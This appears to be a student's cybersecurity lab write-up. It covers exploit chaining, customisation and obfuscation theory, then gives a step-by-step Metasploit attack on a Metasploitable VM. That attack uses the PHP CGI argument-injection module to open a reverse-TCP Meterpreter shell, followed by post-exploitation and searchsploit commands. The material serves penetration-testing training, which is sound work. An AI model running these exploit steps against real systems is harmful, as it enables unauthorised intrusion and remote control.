CyArt Task – Theoretical Knowledge

1. Advanced Vulnerability Exploitation

1.1 Exploit Chains

Exploit chaining is a technique where multiple vulnerabilities are combined to achieve a more severe attack outcome. Instead of relying on a single flaw, attackers use one vulnerability as an entry point and chain it with others to escalate privileges or gain full system control.

Example: An attacker exploits a Cross-Site Scripting (XSS) vulnerability and then chains it with a Cross-Site Request Forgery (CSRF) flaw to steal administrator credentials.

1.2 Exploit Customization

Exploit customization refers to modifying existing proof-of-concept (PoC) exploits to suit a specific target environment. Since public exploits are generic, attackers adjust payloads, parameters, or configurations to improve reliability and bypass security controls.
Example: Customizing a Metasploit payload based on the target operating system or network setup.

1.3 Obfuscation Techniques

Obfuscation techniques are used to evade basic security defenses such as Web Application Firewalls (WAFs). By altering payload structure without changing its behavior, attackers bypass detection mechanisms. Common techniques include encoding, character manipulation, and payload mutation.

Key Objectives

Develop the ability to understand and apply exploit chaining
Learn how to customize exploits for specific environments
Understand obfuscation techniques to bypass basic defenses

How to Learn

Study multi-stage exploit examples from Exploit-DB
Review advanced exploitation guides from TCM Security
Analyze real-world attacks such as the SolarWinds supply chain attack to understand exploit chaining techniques


PRACTICAL APPLICATION – STEP BY STEP

1. Advanced Exploitation Lab

Theory: Exploit Chaining


Exploit chaining is the process of combining multiple vulnerabilities to achieve a higher impact. An attacker might use a low-severity bug, like Cross-Site Scripting (XSS), to steal administrative session cookies, which are then used to access a restricted file upload feature to achieve Remote Code Execution (RCE). This demonstrates how a seemingly minor flaw can lead to a full system compromise.

Phase 1: Target Scanning & Setup


meta [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Right Ctrl
ENG IN
9:25:59 PM
2/6/2026


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:67:50
          inet addr:192.168.31.119  Bcast:192.168.31.255  Mask:255.255.255.0
          inet6 addr: 2409:40c1:600e:b85e:a00:27ff:fe7b:6750/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe7b:6750/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9819 (9.5 KB)  TX bytes:9726 (9.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```

Phase 2: The Attack (RCE via PHP CGI)




```
root@kali ~ → msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

       =[ metasploit v6.4.110-dev                          ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > |
```

Command: use exploit/multi/http/php_cgi_arg_injection




```
root@kali ~ → msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

       =[ metasploit v6.4.110-dev                          ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) >
```

Command: set RHOSTS 192.168.31.119 (Target ka IP)
Command: set LHOST 192.168.31.250 (Kali IP)




```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.31.119
RHOSTS => 192.168.31.119
msf exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.31.250
LHOST => 192.168.31.250
msf exploit(multi/http/php_cgi_arg_injection) >
```

Command: show options




```
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS       192.168.31.119   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.250   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(multi/http/php_cgi_arg_injection) >
```

Command: set PAYLOAD php/meterpreter/reverse_tcp



```
msf exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > |
```


Command: exploit



```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.31.250:4444
[*] Sending stage (42137 bytes) to 192.168.31.119
[*] Meterpreter session 1 opened (192.168.31.250:4444 -> 192.168.31.119:36176) at 2026-02-06 11:05:49 -0500

meterpreter > |
```


Phase 3: Post-Exploitation

Command: sysinfo



```
[-] Unknown command: clear. Run the help command for more details.
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter > |
```


Command: getuid




```
meterpreter > getuid
Server username: www-data
meterpreter > |
```

Python PoC Customization

Command: searchsploit -m 49849




```
root@kali ~ → msfconsole

Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g., use kerberos/get_ticket or use
kerberos forge silver ticket

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.110-dev                          ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > searchsploit php cgi
[*] exec: searchsploit php cgi

---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Rem | php/remote/29290.c
Axis Network Camera 2.x And Video Server 1-3  | cgi/webapps/24402.php
Barracuda Networks Cloud Series - Filter Bypa | cgi/webapps/35900.txt
Barracuda Networks Message Archiver 650 - Per | cgi/webapps/34103.txt
Citrix CloudBridge - 'CAKEPHP' Cookie Command | cgi/webapps/42346.txt
cPanel WebHost Manager 3.1 - 'addon_configsup | php/webapps/29183.txt
Freeside SelfService CGI/API 2.3.3 - Multiple | php/webapps/19598.txt
Iris ID IrisAccess ICU 7000-2 - Multiple Vuln | cgi/webapps/40165.txt
Iris ID IrisAccess ICU 7000-2 - Remote Comman | cgi/webapps/40166.txt
K-COLLECT CSV_DB.CGI 1.0/i_DB.CGI 1.0 - Remot | php/webapps/25904.c
MRCGIGUY Amazon Directory 1.0/2.0 - Insecure  | php/webapps/8685.txt
MRCGIGUY ClickBank Directory 1.0.1 - Insecure | php/webapps/8682.txt
mrcgiguy freeticket - Cookie Handling / SQL I | php/webapps/8926.txt
MRCGIGUY Hot Links - 'report.php?id' SQL Inje | php/webapps/8918.txt
MRCGIGUY Hot Links SQL 3.2.0 - Insecure Cooki | php/webapps/8684.txt
MRCGIGUY Message Box 1.0 - Insecure Cookie Ha | php/webapps/8686.txt
MRCGIGUY SimpLISTic SQL 2.0.0 - Insecure Cook | php/webapps/8692.txt
MRCGIGUY The Ticket System 2.0 - Insecure Coo | php/webapps/8687.txt
